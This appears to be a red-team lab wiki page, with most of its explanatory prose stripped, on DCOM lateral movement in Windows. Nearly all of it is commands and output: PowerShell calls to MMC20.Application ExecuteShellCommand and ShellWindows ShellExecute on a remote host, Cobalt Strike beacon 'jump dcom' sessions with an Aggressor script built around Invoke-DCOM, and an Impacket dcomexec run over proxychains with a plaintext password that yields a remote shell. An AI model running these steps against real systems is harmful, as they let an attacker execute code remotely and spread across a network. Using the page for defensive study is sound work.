

DCOM

Microsoft <https://docs.microsoft.com/en-us/windows/desktop/com/the-component-object-model>
(COM) COM Microsoft **OLE ActiveX**

DCOM

DCOM

IoC

RCE

DCOM

MMC MMC

~~ExecuteShellCommand~~

```
$com=[ System. Activator ]:: CreateInstance( [ type ]:: GetTypeFromProgID( "MMC20. Application", "<IP >" ))  
$com. Document. ActiveView | Get- Member
```

```
PS C:\Windows\system32> $com=[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","172.16.1.52"))  
PS C:\Windows\system32> $com.Document.ActiveView | Get-Member
```

TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name	MemberType	Definition
Back	Method	void Back ()
Close	Method	void Close ()
CopyScopeNode	Method	void CopyScopeNode (Variant)
CopySelection	Method	void CopySelection ()
DeleteScopeNode	Method	void DeleteScopeNode (Variant)
DeleteSelection	Method	void DeleteSelection ()
Deselect	Method	void Deselect (Node)
DisplayScopeNodePropertySheet	Method	void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet	Method	void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem	Method	void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem	Method	void ExecuteSelectionMenuItem (string)
ExecuteShellCommand	Method	void ExecuteShellCommand (string, string, string, string)
ExportList	Method	void ExportList (string, ExportListOptions)
Forward	Method	void Forward ()
Is	Method	bool Is (View)
IsSelected	Method	int IsSelected (Node)
RefreshScopeNode	Method	void RefreshScopeNode (Variant)
RefreshSelection	Method	void RefreshSelection ()
RenameScopeNode	Method	void RenameScopeNode (string, Variant)
RenameSelectedItem	Method	void RenameSelectedItem (string)

DCOM

ProgID DCOM

ProgID

ShellWindows

```
PS C:\Windows\system32> $com=[activator]::CreateInstance([type]::GetTypeFromProgID("ShellWindows","172.16.1.52"))  
Multiple ambiguous overloads found for "CreateInstance" and the argument count: "1".  
At line:1 char:1  
+ $com=[activator]::CreateInstance([type]::GetTypeFromProgID("ShellWind ...  
+ ~~~~~  
+ CategoryInfo          : NotSpecified: (:) [], MethodException  
+ FullyQualifiedErrorId : MethodCountCouldNotFindBest
```

OleViewDotNet <https://github.com/tyranid/oleviewdotnet>

CLSID

GetTypeFromCLSID("<CLSID>" "<IP>")

OleView .NET v1.11 - Administrator -- 64bit

File Registry Object Security Processes Storage Help

Registry Properties AppIDs **ShellWindows Properties**

AppID

Name: ShellWindows

AppID: 9BA05972-F6A8-11CF-A442-00A0C90A8F39

Run As: Interactive User

Service: N/A

Flags: None

Launch Permission:

View

Access Permission:

View

Dll Surrogate:

N/A

Launch Permission

DCOM

AppID

Name: CElevateWlanUi

AppID: 86F80216-5DD6-4F43-953B-35EF40A35AEE

Run As: N/A

Service: N/A

Flags: None

Launch Permission:

Access Permission:

O:BAG:BAD:(A;CCDC;;;SY)(A;CCDCLC;;;PS)(A;CCDC;;;IU)

Dll Surrogate:

dllhost.exe

MMC20

DCOM

CLSID Supported Interfaces AppID

Name: MMC Application Class

AppID: 7E0423CD-1119-0928-900C-E6D4A52A0715

Run As: N/A

Service: N/A

Flags: None

Launch Permission:

Access Permission:

Dll Surrogate:

N/A

```
$item = [System.Activator]::CreateInstance([Type]::GetTypeFromCLSID("<clsid>", "<IP>")).item()
$item.Document.Application | Get-Member
```

```
PS C:\Windows\system32> $item=[activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39", "172.16.1.52")).item()
PS C:\Windows\system32> $item.Document | Get-Member
```

```
TypeName: System.__ComObject#{29ec8e6c-46d3-411f-baaa-611a6c9cac66}

Name            MemberType Definition
-----
FilterView      Method      void FilterView (string)
PopupItemMenu   Method      string PopupItemMenu (FolderItem, Variant, Variant)
SelectedItems   Method      FolderItem SelectedItems ()
SelectItem      Method      void SelectItem (Variant, int)
SelectItemRelative Method      void SelectItemRelative (int)
Application     Property    IDispatch Application () {get}
CurrentViewMode Property    uint CurrentViewMode () {get} {set}
FocusedItem     Property    FolderItem FocusedItem () {get}
Folder          Property    Folder Folder () {get}
FolderFlags     Property    uint FolderFlags () {get} {set}
GroupBy         Property    string GroupBy () {get} {set}
IconSize        Property    int IconSize () {get} {set}
Parent          Property    IDispatch Parent () {get}
Script          Property    IDispatch Script () {get}
SortColumns     Property    string SortColumns () {get} {set}
ViewOptions     Property    int ViewOptions () {get}
```

```
PS C:\Windows\system32> $item.Document.Application | Get-Member
```

```
TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}


Name            MemberType Definition
-----
AddToRecent     Method      void AddToRecent (Variant, string)
BrowseForFolder Method      Folder BrowseForFolder (int, string, int, Variant)
CanStartStopService Method      Variant CanStartStopService (string)
CascadeWindows  Method      void CascadeWindows ()
ControlPanelItem Method      void ControlPanelItem (string)
EjectPC         Method      void EjectPC ()
Explore         Method      void Explore (Variant)
ExplorerPolicy  Method      Variant ExplorerPolicy (string)
FileRun         Method      void FileRun ()
FindComputer    Method      void FindComputer ()
FindFiles       Method      void FindFiles ()
FindPrinter     Method      void FindPrinter (string, string, string)
GetSetting      Method      bool GetSetting (int)
GetSystemInformation Method      Variant GetSystemInformation (string)
Help           Method      void Help ()
IsRestricted    Method      int IsRestricted (string, string)
IsServiceRunning Method      Variant IsServiceRunning (string)
MinimizeAll     Method      void MinimizeAll ()
NameSpace       Method      Folder NameSpace (Variant)
Open            Method      void Open (Variant)
RefreshMenu     Method      void RefreshMenu ()
SearchCommand   Method      void SearchCommand ()
ServiceStart    Method      Variant ServiceStart (string, Variant)
ServiceStop     Method      Variant ServiceStop (string, Variant)
SetTime        Method      void SetTime ()
ShellExecute    Method      void ShellExecute (string, Variant, Variant, Variant, Variant)
ShowBrowserBar  Method      Variant ShowBrowserBar (string, Variant)
```

ShellExecute

```
iRetVal = Shell.ShellExecute(
    sFile,
    [ vArguments ],
```

```
[ vDirectory ],
[ vOperation ],
[ vShow ]
);
```

```
PS C:\Windows\system32> $item.Document.Application.ShellExecute("calc.exe","","",$null,0)
PS C:\Windows\system32>
```



PowerShell

Powershell

```
[ System.Activator ]::CreateInstance([ type ]::GetTypeFromProgID("MMC20.Application", "<IP >")). Document.ActiveView.ExecuteShellCommand("< >", "0", "0", "0")
```

```
beacon> powershell [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","172.16.1.52")).Document.ActiveView.ExecuteShellCommand("mspaint.exe","0","0","0")
[*] Tasked beacon to run: [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","172.16.1.52")).Document.ActiveView.ExecuteShellCommand("mspaint.exe","0","0","0")
[+] host called home, sent: 511 bytes
beacon> powershell get-process | findstr mspaint
[*] Tasked beacon to run: get-process | findstr mspaint
[+] host called home, sent: 155 bytes
[+] received output:
#< CLIXML
259 43 5904 21648 0.19 1376 1 mspaint
```

```
beacon> powershell [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","172.16.1.52")).Document.ActiveView.ExecuteShellCommand("C:\windows\tasks\student_dler.exe","0",
[*] Tasked beacon to run: [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","172.16.1.52")).Document.ActiveView.ExecuteShellCommand("C:\windows\tasks\student_dler.exe",
[+] host called home, sent: 571 bytes
beacon> powershell get-process | findstr student_dler
[*] Tasked beacon to run: get-process | findstr student_dler
[+] host called home, sent: 167 bytes
[+] received output:
#< CLIXML
469 19 15912 23376 1.991.38 1460 1 student_dler
391 15 10724 17176 0.11 1652 1 student_dler
```

C2

jump dcom

CS jump dcom Invoke-DCOM (

https://github.com/EmpireProject/Empire/blob/master/data/module_source/lateral_movement/Invoke-DCOM.ps1) ElevateKit(<https://github.com/cobalt-strike/ElevateKit>) cna

path
/root/Desktop/cobaltstrike4.3/artifact-kit/dist-pipe/artifact.cna
/root/Desktop/cobaltstrike4.3/resource-kit/resources.cna
/opt/nanodump/nanodump/NanoDump.cna
/opt/ElevateKit/elevate.cna

elevate.cna

Invoke-DCOM.ps1

Web

```
sub invoke_dcom
{
  [Local('$handle $script $oneline $payload');
  [ptask($1, "Tasked Beacon to run " . listener_describe($3) . " on $2 via DCOM", "T1021");
  [$handle = openf(getFileProper("<Invoke-DCOM >", "<Invoke-DCOM.PS1 >"));
  [$script = readb($handle, -1);
  [closef($handle);
  [$oneline = beacon_host_script($1, $script);
  [powerpick!($1, "Invoke-DCOM -ComputerName \" $+ $2 $+ \" -Method MMC20.Application -Command
< >", $oneline);
}

beacon_remote_exploit_register("dcom", "x64", "Use DCOM to run a Program", &invoke_dcom);
```

dcom

CS

jump

```
beacon> jump
```

Beacon Remote Exploits

```
=====
```

Exploit	Arch	Description
-----	----	-----
dcom	x64	Use DCOM to run a Program
psexec	x86	Use a service to run a Service EXE artifact
psexec64	x64	Use a service to run a Service EXE artifact
psexec_psh	x86	Use a service to run a PowerShell one-liner
winrm	x86	Run a PowerShell script via WinRM
winrm64	x64	Run a PowerShell script via WinRM

```
beacon> jump dcom file01 smb
```

```
[*] Tasked Beacon to run windows/beacon_bind_pipe (\\.\pipe\mojo.5688.8052.18389493978708887798) on file01 via DCOM
```

```
[+] host called home, sent: 136902 bytes
```

```
[+] received output:
```

```
Completed
```

Impacket

impacket dcomexec MMC20Shell DCOM Windows Shell BrowserWindow Shell

```
root@ts:/opt/framework# proxychains impacket/examples/dcomexec.py prod.raven-med.local/servermgr:'Summer2024!'@172.16.1.14 -object MMC20
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[S-chain]->-127.0.0.1:1080-<-<-172.16.1.14:445-<-<-OK
[*] SMBv3.0 dialect used
[S-chain]->-127.0.0.1:1080-<-<-172.16.1.14:135-<-<-OK
[S-chain]->-127.0.0.1:1080-<-<-172.16.1.14:62485-<-<-OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
prod\servermgr
```

Revision #13

Created 5 September 2022 03:10:34 by

Updated 23 January 2024 03:01:44 by